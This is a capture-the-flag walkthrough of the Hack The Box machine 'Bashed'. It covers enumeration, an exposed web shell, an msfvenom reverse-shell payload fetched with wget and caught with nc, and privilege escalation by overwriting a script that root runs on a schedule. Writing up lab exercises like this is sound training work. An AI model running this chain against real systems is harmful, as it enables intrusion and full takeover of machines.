Good evening my dear hackers army!! Today another day another easy based linux box. So lets get going!!

Enumeration


Starting with the nmap scan:

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Arrexel's Development Site
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Just one port open, our life is so easier now. I ran a quick dirbuster scan in the background and saw quite a few directories which were hidden.

```
┌──(root💀kali)-[/home/rishabh/HTB/Bashed]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 200 --no-error -o dirbust -b 400,404 -
q
/php                  (Status: 301) [Size: 312] [--> http://10.129.202.98/php/]
/css                  (Status: 301) [Size: 312] [--> http://10.129.202.98/css/]
/images               (Status: 301) [Size: 315] [-->
http://10.129.202.98/images/]
/dev                  (Status: 301) [Size: 312] [--> http://10.129.202.98/dev/]
/js                   (Status: 301) [Size: 311] [--> http://10.129.202.98/js/]
/uploads              (Status: 301) [Size: 316] [-->
http://10.129.202.98/uploads/]
/fonts                (Status: 301) [Size: 314] [-->
http://10.129.202.98/fonts/]
/server-status        (Status: 403) [Size: 301]
```

As always, I started with /dev directory first because that is where I find the most interesting things. When you navigate to /dev, you will first notice directory listing is enabled plus there are two files. The file which is use to us, is highlighted inside the box:



If you open that file, you will be presented with a shell. LOL. Who even does that in the real world. An open shell for everyone to use. Lets see how we can abuse it to our advantage.

Initial Foothold

Little enumeration reveals that the machine is 64 bit arch and now we will generate a elf msfvenom payload and upload it in the tmp directory and use it to get a stable reverse shell.

```
┌──(root💀kali)-[/home/rishabh/HTB/Bashed]
└─# msfvenom -p linux/x64/shell_reverse_tcp LHOST=[redacted] LPORT=[redacted] -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Bashed]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.202.98 - - [04/Nov/2021 21:57:56] "GET /shell.elf HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

```
www-data@bashed:/tmp# wget [redacted]
--2021-11-04 18:57:59-- http://[redacted]/shell.elf
Connecting to [redacted]... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: 'shell.elf'

0K 100% 24.4M=0s

2021-11-04 18:57:59 (24.4 MB/s) - 'shell.elf' saved [194/194]

www-data@bashed:/tmp# chmod +x shell.elf
chmod: invalid mode: 'x'
Try 'chmod --help' for more information.
www-data@bashed:/tmp# chmod 777 shell.elf
www-data@bashed:/tmp# ls
VMwareDnD
shell.elf
systemd-private-89ba8c613d564f6aba0c504094796f1d-systemd-time
vmware-root
www-data@bashed:/tmp# ls -la
total 44
drwxrwxrwt 10 root root 4096 Nov 4 18:58 .
drwxr-xr-x 23 root root 4096 Dec 4 2017 ..
drwxrwxrwt 2 root root 4096 Nov 4 18:35 .ICE-unix
drwxrwxrwt 2 root root 4096 Nov 4 18:35 .Test-unix
drwxrwxrwt 2 root root 4096 Nov 4 18:35 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 4 18:35 .XIM-unix
drwxrwxrwt 2 root root 4096 Nov 4 18:35 .font-unix
drwxrwxrwt 2 root root 4096 Nov 4 18:35 VMwareDnD
-rwxrwxrwx 1 www-data www-data 194 Nov 4 18:57 shell.elf
drwx------ 3 root root 4096 Nov 4 18:35 systemd-private-89ba8
drwx------ 2 root root 4096 Nov 4 18:35 vmware-root
www-data:/tmp#
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Bashed]
└─# rlwrap nc -nvlp 6767
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::6767
Ncat: Listening on 0.0.0.0:6767
Ncat: Connection from 10.129.202.98.
Ncat: Connection from 10.129.202.98:59386.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/tmp$
zsh: suspended  rlwrap nc -nvlp 6767

┌──(root💀kali)-[/home/rishabh/HTB/Bashed]
└─# stty raw -echo

┌──(root💀kali)-[/home/rishabh/HTB/Bashed]
└─#
fg
[1]  + continued  rlwrap nc -nvlp 6767
www-data@bashed:/tmp$
```

Now we have a stable shell. Next comes the privilege escalation

Privilege Escalation

Getting shell as scriptmanager user:
There are two users on the system arrexel and scriptmanager. A quick sudo -l reveals that:

```
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

User www-data can run commands as sudo for scriptmanager user without requiring a password. Also there was a scripts directory on root directory which can only be accessed by scriptmanager. So using this command I managed to see the list of files and contents of the files in that directory:

```
sudo -u scriptmanager bash -c 'ls -la /scripts'
<ml/php$ sudo -u scriptmanager bash -c 'ls -la /scripts'
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Nov  4 19:12 test.txt
sudo -u scriptmanager bash -c 'su scriptmanager'
<ml/php$ sudo -u scriptmanager bash -c 'su scriptmanager'
Password:

su: Authentication failure
sudo -u scriptmanager bash -c 'cat /scripts/test.py'
<ml/php$ sudo -u scriptmanager bash -c 'cat /scripts/test.py'
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

Now, I completely changed the contents of test.py and added my bash line using this command:

```
sudo -u scriptmanager bash -c 'echo "import os;os.system(\"/bin/bash\")" > /scripts/test.py'
```

```
sudo -u scriptmanager bash -c 'python3 /scripts/test.py'
```

Running the above command will give you shell as scriptmanager.
At this point I was stuck for quite a bit. Linpeas didn't give any vectors how soever. My instinct knew that the the process of cron is running. And if we transfer pspy file, we might lose the session. So taking the guess that the test.py script is running as root. Lets copy python reverse shell one liner to the script and wait for the script to be run as root. Open up the listener and wait!!

```
┌──(root💀kali)-[/home/rishabh/HTB/Bashed]
└─# nc -nvlp 5757
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5757
Ncat: Listening on 0.0.0.0:5757
Ncat: Connection from 10.129.202.98.
Ncat: Connection from 10.129.202.98:41148.
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls
ls
root.txt
```